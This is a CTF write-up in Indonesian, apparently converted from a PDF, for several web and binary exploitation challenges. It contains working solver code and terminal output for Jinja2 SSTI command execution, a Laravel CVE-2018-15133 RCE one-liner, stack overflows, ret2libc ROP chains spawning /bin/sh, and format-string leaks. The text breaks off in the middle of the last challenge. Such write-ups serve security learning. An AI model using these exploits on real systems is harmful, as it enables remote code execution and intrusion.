
Form values

(empty)

No content

FLAG : itf{js_pr0t0typ3_and_xss_iz_aw3s0me}

secret notes (490 pts)



Diberikan website dengan tampilan berikut.

Diberikan juga attachment berupa source code

routes.py

```
from functools import wraps
from flask import Blueprint, redirect, url_for, render_template,
render_template_string, session, request, flash, jsonify

from models import Users, Secrets
from app import db
import config

secret_bp = Blueprint("routes", __name__)

def login_required(f):
   @wraps(f)
   def decorated_function(*args, **kwargs):
       if not session.get("is_login"):
           flash("You need to login first!!", "error")
           return redirect(url_for('routes.login', next=request.url))
       return f(*args, **kwargs)
   return decorated_function

@secret_bp.route("/")
def index():
```

```
    return render_template("index.html", title="Secret Note Home")

@secret_bp.route("/register", methods=["GET", "POST"])
def register():

    if request.method == "POST":
        username = request.form.get("username", "guest")
        email = request.form.get("email", "guest@guest.com")
        password = request.form.get("password", "guest")

        if Users.check_email(email=email):
            flash("Email Already Registered!","error")
            return redirect(url_for("routes.register"))

        user = Users(username=username, email=email, password=password)
        db.session.add(user)
        db.session.commit()

        return redirect(url_for("routes.login"))

    return render_template("register.html", title="Secret Note -
Register")

@secret_bp.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        email = request.form.get("email", "guest@guest.com")
        password = request.form.get("password", "guest")

        user = Users.query.filter_by(email=email,
password=password).first()

        print(user)
        if user is None:
            flash("Email/Password Incorrect!!", "error")
            return redirect(url_for("routes.login"))


        session["user_id"] = user.id
```

```
        session["username"] = user.username
        session["email"] = user.email
        session["is_login"] = True


        return redirect(url_for("routes.secrets"))

    return render_template("login.html", title="Secret Note - Login")

@secret_bp.route("/logout", methods=["GET", "POST"])
@login_required
def logout():
    session.clear()
    return redirect(url_for("routes.login"))


@secret_bp.route("/secrets", methods=["GET", "POST"])
@login_required
def secrets():

    secrets_list =
Secrets.query.filter_by(secret_owner=session.get("user_id")).all()
    content_list = []

    for secret in secrets_list:
        content = secret.content
        content_list.append(content)

    context = {"content" : content_list}

    return render_template("secrets.html", context=context)

# @secret_bp.route("/secret/<id>")
# def secret_by_id(id=None):
#
#     if id is None:
#         return redirect(url_for('routes.secrets'))
#
#     secret = Secrets.query.filter_by(id=id,
```

```
secret_owner=session.get("user_id")).first()
#     if secret is None:
#         return redirect(url_for('routes.secrets'))
#
#
#     context = { "content" : secret.content}
#     return render_template("view_secret.html", title="Secret -
{}".format(id), context=context)


@secret_bp.route("/secret/form", methods=["GET", "POST"])
@login_required
def secret_form():

   if request.method == "POST":
       content = request.form.get("content", "HELLO WORLD")

       for blacklist in config.BLACKLIST_CHAR:
           content = content.replace(blacklist, "*")

       content = render_template_string(content)
       secret = Secrets(secret_owner=session.get("user_id"),
content=content)
       db.session.add(secret)
       db.session.commit()

       return redirect(url_for("routes.secrets"))

   return render_template("secret_form.html")

@secret_bp.context_processor
def context_processor():
   if not session.get("is_login"):
       return {"user_id" : "1337", "username" : "guest", "email" :
"guest@guest.com", "is_login" : False}

   context = Users.query.get(session.get("user_id")).to_dict()
   context["is_login"] = True
   return context
```

Pada route /secret/form terdapat SSTI dikarenakan inputan kita akan melalui fungsi render_template_string.

Kemudian terdapat Blacklist character yang ada pada config.py

config.py

```
BLACKLIST_CHAR = "_'.|\"" # Change this blacklist will make it easier
```

Karena soal ini digunakan kompetisi IFEST 2 tahun yang lalu, untung saja salah satu anggota tim kami masih menyimpan solver dari soal ini.

solver.py

```
from random import choice
from bs4 import BeautifulSoup
from requests import session

url = 'http://15.235.143.42:18061/'
ses = session()

def generate_email():
   char = map(chr, range(65, 90))
   return ''.join(choice(char) for i in range(10))

def register(username, email, password):
   data = dict(username=username, email=email, password=password)
   ses.post(url + 'register', data=data)

def login(email, password):
   data = dict(email=email, password=password)
   ses.post(url + 'login', data=data)

def create_note(payload):
   data = dict(content=payload)
   resp = ses.post(url + 'secret/form', data=data)
   soup = BeautifulSoup(resp.text, 'html.parser')
   match = soup.findAll('div', {'class':'container'})

   return match[-1].text[16:-2]
```


```
def execute(command):
   template = '()[{}][{}][{}]()[132][{}][{}][{}]({})[{}]()'
   vals = ['__class__', '__base__', '__subclasses__', '__init__',
'__globals__', 'popen']
   vals = vals  + [command] + ['read']

   mod = []
   pos = 0

   for v in vals:
       placeholder = 'username[{}:{}]'
       mod.append(placeholder.format(pos, pos+len(v)))

       pos += len(v)

   email = generate_email()
   username = ''.join(vals)
   password = '12345'
   payload = '{{ %s }}' % (template.format(*mod))

   register(username, email, password)
   login(email, password)
   return create_note(payload)


print(execute('id'))
print(execute('ls /'))
print(execute('cat /flag-87c0a0816ee34adc6ceddd3e5a5d96ed.txt'))
```

Flag berhasil didapatkan

```
┌──(nyxmare㉿MagicWorld)-[~/…/Intechfest/2022/web/secret notes]
└─$ python2 sv.py
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)

bin
boot
dev
etc
flag-87c0a0816ee34adc6ceddd3e5a5d96ed.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
src
srv
sys
tmp
usr
var

itf{SST1_1s_fun_R1ght?}
```

FLAG : `itf{SST1_1s_fun_R1ght?}`

Hello World (496 pts)



Diberikan website dengan tampilan sebagai berikut

Diberikan attachment berupa source code dari laravel.
Pada composer.json, versi laravel yang digunakan adalah 5.6.29 yang artinya masih vulnerable terhadap CVE-2018-15133.
https://github.com/kozmic/laravel-poc-CVE-2018-15133

Pada file .env terdapat APP_KEY yang artinya syarat dari melakukan eksploitasi cve tersebut sudah lengkap.

.env

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:tlphpV/X22nj+pgrFgUAOKOQ5r2toqxCCqX+0pRQUy8=
APP_DEBUG=true
APP_URL=http://localhost
# 8< -- snip snip -- >8
```


```
┌──(nyxmare㉿MagicWorld)-[~/tools/laravel-poc-CVE-2018-15133]
└─$ curl -s http://15.235.143.42:33208/template/post -X POST -H "$(php cve-2018-15133.php $APP_KEY $(../phpggc/phpggc Laravel/RCE9 'system' 'cat /flag*' -b) | tail -n 1)" | head -n 1
itf{laravel_h3llo_w0rld_so_scary}
```


FLAG : `itf{laravel_h3llo_w0rld_so_scary}`

PWN

Warmup (136 pts)

Diberikan file elf 32bit, saya decompile dengan IDA, terdapat bug pada fungsi **do_stuff()** karena menggunakan **gets()** untuk input. Dan terdapat fungsi **bruh()**, yang memanggil **system("cat flag.txt").**





Proteksi dari challenge ini seperti ini.

```
[*] '/home/linuz/Desktop/2022CTF_Archive/PNBCTF/PWN/Warmup/challenge'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Warmup$
```

Oke karena PIE disabled, tinggal overwrite return address ke fungsi **bruh()**. Full script:

```
from pwn import *
from sys import *
```


```python
elf = context.binary = ELF("./challenge")
p = process("./challenge")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '15.235.143.42'
PORT = 47888

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

payload = b'A'*20
payload += p32(elf.sym['bruh'])*4
p.sendline(payload)
p.interactive()
```

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Warmup$ python3 exploit.py rm
[*] '/home/linuz/Desktop/2022CTF_Archive/PNBCTF/PWN/Warmup/challenge'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './challenge': pid 15865
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 15.235.143.42 on port 47888: Done
[*] Switching to interactive mode
Siapa namamu?
Nama: Halo AAAAAAAAAAAAAAAAAAAA\xb6\x91\x04\xb6\x91\x04\xb6\x91\x04\xb6\x91\x04!
itf{t00_e4zY_f0r_4_M4St3r_l1ke_u}
itf{t00_e4zY_f0r_4_M4St3r_l1ke_u}
[*] Got EOF while reading in interactive
$
$
[*] Closed connection to 15.235.143.42 port 47888
[*] Got EOF while sending in interactive
[*] Stopped process './challenge' (pid 15865)
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Warmup$
```

Flag : itf{t00_e4zY_f0r_4_M4St3r_l1ke_u}

Cat me (409 pts)

Diberikan file elf 32bit, terdapat **formatstring bug** pada fungsi **do_stuff()**. Pada fungsi **do_stuff()** program memanggil fungsi **readflag(),** yang membaca file flag.txt lalu disimpan pada stack.



Oke untuk mendapatkan flag kita bisa manfaatkan **formatstring bug**, untuk melakukan leak terhadap flag yang sudah dibaca lalu disimpan pada stack. Full script:

```
from pwn import *
from sys import *
import binascii

context.log_level='warning'
elf = context.binary = ELF("./challenge")

HOST = '15.235.143.42'
PORT = 22686

cmd = """
b*printf_positional+6954
b*0x0804927E
"""
```

```python
if(argv[1] == 'gdb'):
      gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
      p = remote(HOST,PORT)

flag = b""
for i in range(19, 30):
      try:
            p = process("./challenge")
            p = remote(HOST,PORT)
            payload = "%{}$p".format(i)
            p.sendline(payload)
            p.recvuntil(b'muahahaha nomer ')
            res = p.recvline().split()
            flag += (binascii.unhexlify(res[0][2:])[::-1])
            print(flag)
            p.close()
      except:
            pass
```

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Cat$ python3 exploit.py rm
/home/linuz/Desktop/2022CTF_Archive/PNBCTF/PWN/Cat/exploit.py:27: BytesWarning: Text i
ols.com/#bytes
  p.sendline(payload)
b'itf{'
b'itf{0uts'
b'itf{0utsm44r'
b'itf{0utsm44rt3d_'
b'itf{0utsm44rt3d_by_s'
b'itf{0utsm44rt3d_by_str11'
b'itf{0utsm44rt3d_by_str11ngg}'
b'itf{0utsm44rt3d_by_str11ngg}\x80\xcb\xfb\xf7'
b'itf{0utsm44rt3d_by_str11ngg}\x80\xcb\xfb\xf7\x08\xff\xb6\xff'
b'itf{0utsm44rt3d_by_str11ngg}\x80\xcb\xfb\xf7\x08\xff\xb6\xff\x840\xf9\xf7'
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Cat$
```

Flag : itf{0utsm44rt3d_by_str11ngg}

Con cat (460 pts)

Diberikan file elf 32bit, saya decompile dengan IDA, terdapat bug pada fungsi **do_stuff()**, karena program menggunakan fungsi **scanf()** tanpa batas input. Lalu terdapat fungsi **readflag()** yang memanggil fungsi **system("cat ").**

```
1 int do_stuff()
2 {
3   char v1[40]; // [esp+0h] [ebp-28h] BYREF
4
5   printf("Can u read the file flag.txt");
6   puts("?\nor maybe no, anyway just input ur own flag!");
7   __isoc99_scanf("%s", v1);
8   return printf("Here's the flag: %s", v1);
9 }
```

```
1 int __cdecl readflag(char *src)
2 {
3   char dest[72]; // [esp+0h] [ebp-48h] BYREF
4
5   strcpy(dest, "cat ");
6   strcat(dest, src);
7   return system(dest);
8 }
```

Disini saya tidak menggunakan fungsi tersebut, karena system hanya memanggil command **cat** saja tanpa nama filenya. Jadi saya lakukan **ret2libc** untuk solve soal ini karena **PIE disabled,** dan **no canary** hehe. Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./challenge")
p = process("./challenge")
libc = ELF("./libc.so.6")

HOST = '15.235.143.42'
PORT = 47213

cmd = """
b*0x080485F2
b*0x0804864B
```

```
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

rop = ROP(elf)
rop.puts(elf.got['puts'])
rop.call(elf.sym['main'])
payload = b'A'*40
payload += p32(0x0)
payload += rop.chain()
p.sendline(payload)

p.recvuntil(b'A'*40)
leak = u32(p.recvn(4))
libc.address = leak - libc.sym['puts']

rop = ROP(libc)
rop.execve(next(libc.search(b'/bin/sh\x00')),0,0)
payload = b'A'*40
payload += p32(0x0)
payload += rop.chain()
p.sendline(payload)
p.interactive()
```


```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/ConCat$ python3 exploit.py rm
[*] '/home/linuz/Desktop/2022CTF_Archive/PNBCTF/PWN/ConCat/challenge'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './challenge': pid 16523
[*] '/home/linuz/Desktop/2022CTF_Archive/PNBCTF/PWN/ConCat/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 15.235.143.42 on port 47213: Done
[*] Loaded 10 cached gadgets for './challenge'
[*] Loaded 179 cached gadgets for './libc.so.6'
[*] Switching to interactive mode
V\x84\x04`\xd5\xd6\xf70\xef\xdb\xf7PF\xda\xf7 \xa0\xe2\xf7
Can u read the file flag.txt?
Here's the flag: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$ ls
flag.txt
main
$ cat flag.txt
itf{v3ry_B33g_Br41n_0f_yOu}$
```

Terminal

Flag : itf{v3ry_B33g_Br41n_0f_yOu}

Read read read (496 pts)

Diberikan file elf 64bit, decompile dengan IDA, terdapat bug Bufferoverflow pada fungsi **do_stuff()**.



Bisa dilihat pada gambar diatas, kita bisa menginput karakter sebanyak 512 / 0x200 pada variable **s**, dan **s** di declare dengan size **72**. Untuk proteksi file ini seperti ini.

PIE Enabled, dan Canary Found. Kita bisa melakukan leak semuanya **PIE, Canary,** dan **LIBC** dengan mudah, karena terdapat fungsi **write()** dengan size yang cukup besar yaitu **512/0x200**, oke karena disitu dilakukan loop sebanyak 2x, jadi yang pertama untuk leak, dan yang kedua untuk memanggil shell / **ret2libc**. Full Script:

```python
from pwn import *
from sys import *

elf = context.binary = ELF("./challenge")
p = process("./challenge")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '15.235.143.42'
PORT = 10116

cmd = """
b*do_stuff+93
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

p.send(b'A'*72)
p.recvuntil(b'A'*72)
canary = u64(p.recvn(8))
print(hex(canary))

p.recvn(8)
elf.address = u64(p.recvn(6)+b'\x00'*2) - 0x92c
p.recvn(26)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - 0x29d90

rop = ROP(libc)
rop.execve(next(libc.search(b'/bin/sh\x00')), 0, 0)
print(rop.dump())
payload = b'A'*72
payload += p64(canary)
payload += p64(0x0)
payload += rop.chain()
p.send(payload)
p.interactive()
```

Flag : itf{ROP_L000000000p_4_Lyfe!}

Waifu manager (496 pts)

Diberikan soal elf 32bit, decompile dengan IDA, terdapat **formatstring bug** pada fungsi **date_waifu()**, dan terdapat bug **bufferoverflow** pada fungsi. **marry_waifu()**.

```
case 3:
  puts("What movie do you want to watch?");
  printf("Enter movie name: ");
  __isoc99_scanf("%63s", format);
  putchar(10);
  printf("You took your waifu to watch ");
  printf(format);                       // formatstring bug
  puts("!");
  v5 = rand() % 100;
  if ( v5 > 49 )
  {
    puts("She enjoyed the movie!");
    update_affection(v1, 2);
  }
  else
  {
    puts("She didn't liked the movie though.");
    update_affection(v1, 1);
  }
  break;
```

```
for ( i = 0; i < waifu_count; ++i )
  printf("[%d]: %s\n", i, **(4 * i + waifus));
putchar(10);
printf("Select a waifu to marry: ");
__isoc99_scanf("%d", &v1);
if ( v1 < waifu_count )
{
  if ( *(*(4 * v1 + waifus) + 4) > 99 )
  {
    puts("Where do you want to marry your waifu?");
    printf("Enter the location: ");
    __isoc99_scanf("%s", v3);               // overflow
    putchar(10);
    printf("Congratulations! You've married %s in %s!\n", **(4 * v1 + waifus), v
    printf("You and %s now live a happily ever after!\n", **(4 * v1 + waifus));
    puts("Thanks for playing!");
    return 1;
  }
  else
  {
```

Agar bisa melakukan **BOF** kita harus mendapatkan affection sebesar **100**, dan value **affection** ini disimpan pada heap.

```
0x565595b8      0x00000000      0x00000011      ........
0x565595c0      0x565595d0      0x00000001      ..UV....
0x565595c8      0x00000000      0x00000111      ........
0x565595d0      0x7a6e694c      0x00000000      Linz....
0x565595d8      0x00000000      0x00000000      ........
0x565595e0      0x00000000      0x00000000      ........
```

Bisa dilihat pada address 0x565595c8, affection waifu saya sebesar 1. Untuk mengubahnya menjadi 100 kita bisa manfaatkan **formatstring bug** disini. Ohya untuk proteksi file ini adalah seperti ini.

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Waifu$ checksec challenge
[*] '/home/linuz/Desktop/2022CTF_Archive/PNBCTF/PWN/Waifu/challenge'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Waifu$
```

